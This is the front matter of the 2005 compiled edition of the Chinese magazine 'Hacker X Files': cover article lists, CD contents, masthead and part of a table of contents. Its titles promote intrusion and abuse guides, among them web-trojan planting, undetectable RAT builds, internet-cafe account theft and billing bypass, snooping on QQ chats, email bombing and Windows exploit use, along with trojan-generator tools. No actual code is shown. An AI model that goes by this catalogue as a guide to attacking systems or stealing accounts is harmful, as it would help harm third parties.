黑客X档案 2005合订本

《黑客X档案》畅销系列丛书　菜鸟 Hacker 进化最佳

▽菜鸟总动员


入侵传奇私服之菜鸟篇
小菜鸟和他的肉鸡
QQ 的两款菜鸟工具
打造坚固的网吧
共享入侵让肉鸡起飞
让动网下地狱去吧!
入侵一条龙－菜鸟必备超酷工具大集合
破解文件夹加密的屠龙刀
记一次“正当”的入侵
“远程控制任我行”之新版体验
利用 WEBSHELL 来进行挂马
就这样把肉鸡搞定
BBSXP——为什么受伤的总是我
菜鸟的最后一次入侵
反谍精英谱
时刻保护你的 Windows－Windows Watch Dog
算法逆推之教你制作算法注册机
菜鸟脱壳之寻找 OEP
循序渐进破动画
用 API 函数轻松获取 IP 地址
打造属于自己的防注程序
Sniffer 原来就这么简单

▽经典漏洞回顾


IIS w3who.dll ISAPI Overflow 漏洞抢先试用
ms04044 本地权限提升漏洞的利用
ms04045 wins 远程代码执行漏洞的利用
MS05002 漏洞大体验
Microsoft Windows MSHTA 脚本执行漏洞
Windows ASN.1 远程溢出漏洞实战

▽精彩内容一览

详解入侵经典模式图
X 菜鸟学堂
●网站入侵常用模式之上传漏洞
●网站入侵常用模式之数据库的入侵
菜鸟的黑客利器－－啊 D 网络工具包
最新旁注工具完全体验
HDSI2.0X 版详细大解说
我的 QQ 地盘我做主
玩转 QQ 的小工具
硬盘还原卡解密“五虎将”
全方位玩转网吧
PUBWIN 破解之总结篇
史上最强－－网吧免费上网篇
打造免杀的灰鸽子 2005
PcShare2005 轻松搞定内网肉鸡
利用端口转向深度入侵内网
Crack 菜鸟阶段晋级篇
●TIT 女子破解小组之菜鸟爆破教学篇
●TIT 女子破解小组之注册码追击教学篇
●TIT 女子破解小组之注册机编写教学篇
ofstar 论坛的致命漏洞分析和利用详解
利用 IIS 日志追查风站入侵者
菜鸟后门编写步步高
NTFS 磁盘系统配置全攻略



光盘精彩内容



○极速漏洞扫描器
○EXE 捆绑机 3.0
○吧终结者—机时小偷 5.0
○网络分析利器 WinPcap3.1
○X—Scan v3.3
○肉鸡必备工具
○暴风雨黑客工具包 V1.5
○李敖大全集电子版合集
○幻想游戏 4.2
○2005 东京电玩展现场 MM 视频
○张韶涵版大长今音乐 MTV
○《超级女声 终极 PK》专辑
○梁静茹 －《丝路》专辑
○后舍男孩搞笑视频
○Access 密码分析器 2005 教师节特别版
○局域网嗅探器 LAN Explorer 1.50
○美国魔兽木马生成器＋动画
○最新免杀网页木马生成器


WWW.HACKERXFILES.NET

黑客X档案合订本

2005年[上卷]

做一本和读者躺着看的杂志

不让生活磨灭我们的个性



《黑客X档案》2005年合订本（上卷）

出　版：吉林科学技术出版社
出品人：孙胜利
主　编：杨东柱
编辑部主任：龚连成
编辑部：楚汉 sleky 虫虫 呆呆虫
光盘部：龚连成 丛林
美　编：Bifrost
排　版：石利武
E-mail:hackerxfiles@263.net
邮购查询电话：010-88560080
联系电话：010-88561165
邮　编：100037
定　价：28.8 元（双光盘＋双图书）

申明：刊中所载文字及图片，版权所有，未经许可，不得转载。文章内容仅代表作者观点，与本刊立场无关。投稿于本刊的文章，均视为作者已授权本刊合作媒体的使用。我们支付的稿费已包含了授权相关资费。如有相关问题，请作者及时与我们联系。

CONTENT

期号	标题	页码	期号	标题	页码

小鸡快跑

2005.1 肉鸡上文件传输四法 · · · · · · · · · · · · · 12
2005.1 条条大道通罗马
—另类Linux大体验 · · · · · · · · · · · · · 13
2005.1 关于溢出xp后如何使用ipc$
—用命令建立无毒后门 · · · · · · · · · · · · 14
2005.1 用二重代理上QQ · · · · · · · · · · · · · 15
2005.1 QQ视频聊天小窍门 · · · · · · · · · · · · 15
2005.2 详解入侵经典模式图之四
—攻击网络服务端口 · · · · · · · · · · · · 16
2005.2 破解软件,用百度? · · · · · · · · · · · · 19
2005.2 玩转新版QQ · · · · · · · · · · · · · · 19
2005.2 找QQ网络硬盘的下载路径 · · · · · · · · · 20
2005.2 常用工具伸手可得 · · · · · · · · · · · · 21
2005.2 打造个性化的MSN Messenger · · · · · · · 21
2005.3 校园菜鸟进阶之上传文件 · · · · · · · · · 22
2005.3 Win9x中几个鲜为人知的技巧 · · · · · · · 24
2005.3 让QQ群也成为我们的兵器库 · · · · · · · 24
2005.3 轻松查看他人QQ聊天内容 · · · · · · · · 26
2005.3 QQ之IP窥视高手IpSniper · · · · · · · · 27
2005.4 QQ2005技巧大箩筐 · · · · · · · · · · · 28
2005.4 利用QQ邮箱再捉肉鸡 · · · · · · · · · · 29
2005.4 精彩从头开始
—收费QQ头像免费用 · · · · · · · · · · · 29
2005.4 玩转QQ强制聊天 · · · · · · · · · · · · 30
2005.4 让你的QQ也减肥 · · · · · · · · · · · · 31
2005.4 上传下载文件再简单 · · · · · · · · · · · 31
2005.5 网站入侵常用模式之上传漏洞 · · · · · · · 32
2005.5 QQ2005贺岁版登录口令
加密算法破解实战 · · · · · · · · · · · · 36
2005.6 网站入侵常用模式之数据库的入侵 · · · · · 37
2005.6 BT让你肉鸡成群 · · · · · · · · · · · · · 42
2005.6 我的QQ地盘,我做主 · · · · · · · · · · · 43
2005.6 玩转QQ的小工具 · · · · · · · · · · · · · 44
2005.6 腾讯收费头像免费用 · · · · · · · · · · · 45

网吧黑客

2005.1 网吧下载文件随我来 · · · · · · · · · · · 47
2005.1 巧用复古法破解PUBWIN4
管理员密码 · · · · · · · · · · · · · · · 47
2005.1 破解网吧Pubwin管理程序 · · · · · · · · 48
2005.1 轻松绕过“万象网管2003”上网 · · · · · · 49
2005.2 网络妙管家之免费上网 · · · · · · · · · · 50
2005.2 网吧硬盘解锁又一招 · · · · · · · · · · · 51
2005.2 让网管防不胜防 · · · · · · · · · · · · · 51
2005.2 再谈网吧破解 · · · · · · · · · · · · · · 51
2005.2 向“禁止”说不 · · · · · · · · · · · · · · 52
2005.3 Windows按钮突破专家
大闹无盘网吧 · · · · · · · · · · · · · · 52
2005.3 盗取网吧会员帐号又一法 · · · · · · · · · 53
2005.3 重返战场之网吧篇 · · · · · · · · · · · · 54
2005.3 注册表中挖掘网络妙管家 · · · · · · · · · 55
2005.4 突破网吧的限制 · · · · · · · · · · · · · 56
2005.4 釜底抽薪破网管 · · · · · · · · · · · · · 57
2005.4 网络妙管家之免费上网终结篇 · · · · · · · 58
2005.4 我的PUBWIN破解经历 · · · · · · · · · · 59
2005.5 网吧存在的安全隐患 · · · · · · · · · · · 60
2005.5 PubWin4充钱大法 · · · · · · · · · · · · 61
2005.5 硬盘还原卡解密“五虎将” · · · · · · · · 61
2005.5 网吧—轻松免费挂QQ · · · · · · · · · · 62
2005.6 全方位玩转网吧 · · · · · · · · · · · · · 63
2005.6 突破网管限制 · · · · · · · · · · · · · · 64
2005.6 PUBWIN破解之总结篇 · · · · · · · · · · 65
2005.6 史上最强—网吧免费上网篇 · · · · · · · · 67

傻瓜黑客

2005.1 终端服务之暴力破解篇 · · · · · · · · · · 70
2005.1 让98成为2k的恶梦 · · · · · · · · · · · · 71
2005.1 永久个性化你的cmd · · · · · · · · · · · 72
2005.1 打造自己的“启动”目录 · · · · · · · · · 72
2005.1 黑客的障眼法—捆绑器 · · · · · · · · · · 73
2005.1 光驱“隐身”几妙法 · · · · · · · · · · · 74
2005.1 遗忘Foxmail密码,也不怕 · · · · · · · · 76
2005.1 对KV2005“精兵减政” · · · · · · · · · · 77
2005.1 解除Outlook与MSN之间的捆绑 · · · · · · 77
2005.1 恢复Windows XP
系统管理员密码小妙招 · · · · · · · · · · 78
2005.1 清除系统中可能泄密的
软件使用信息 · · · · · · · · · · · · · · 79
2005.1 小心！危机四伏的Svchost进程 · · · · · · 80
2005.1 天网防火墙另类应用小妙招 · · · · · · · · 82
2005.1 serv-u突破又一法 · · · · · · · · · · · · 83
2005.1 狙击4899肉鸡 · · · · · · · · · · · · · · 84
2005.2 让你的XP多系统启动菜单与众不同 · · · · 88
2005.2 给Windows增加一个开机口令 · · · · · · · 89
2005.2 屏蔽Windows XP的“设定程序
访问和默认值”功能 · · · · · · · · · · · 90
2005.2 将批处理文件转换成exe文件 · · · · · · · 91
2005.2 浩方升级妙招 · · · · · · · · · · · · · · 91
2005.2 一劳永逸屏蔽ActiveX插件 · · · · · · · · 91
2005.2 手写注册表DIY · · · · · · · · · · · · · 92
2005.2 让虚拟机也上网冲浪 · · · · · · · · · · · 93
2005.2 进程管理好帮手
—Process Explorer · · · · · · · · · · · · 94
2005.2 巧修改DLL文件焕然
一新你的OutLook · · · · · · · · · · · · · 96
2005.2 搭建动态IP与域名之间的桥梁 · · · · · · 96
2005.2 浅析服务名与启动 · · · · · · · · · · · · 97

目录

期号 标题 页码 期号 标题 页码

2005.2 我用NBSI咬了FreePower一口
－浅谈NBSI特征字符的查找 · · · · · · · · · · 98
2005.2 Ipsecpol的规则脚本编写 · · · · · · · · · · · · 99
2005.2 线上服务在黑客技术中的妙用 · · · · · · · · · · 100
2005.3 "欺骗"扫描新秀－Ipeye · · · · · · · · · · · · · 101
2005.3 随心邮件炸弹－邮件服务器的噩梦 · · · · · · · 103
2005.3 非管理员身份如何自由运行软件 · · · · · · · · · 104
2005.3 TFTP陷阱 · · · · · · · · · · · · · · · · · · · 104
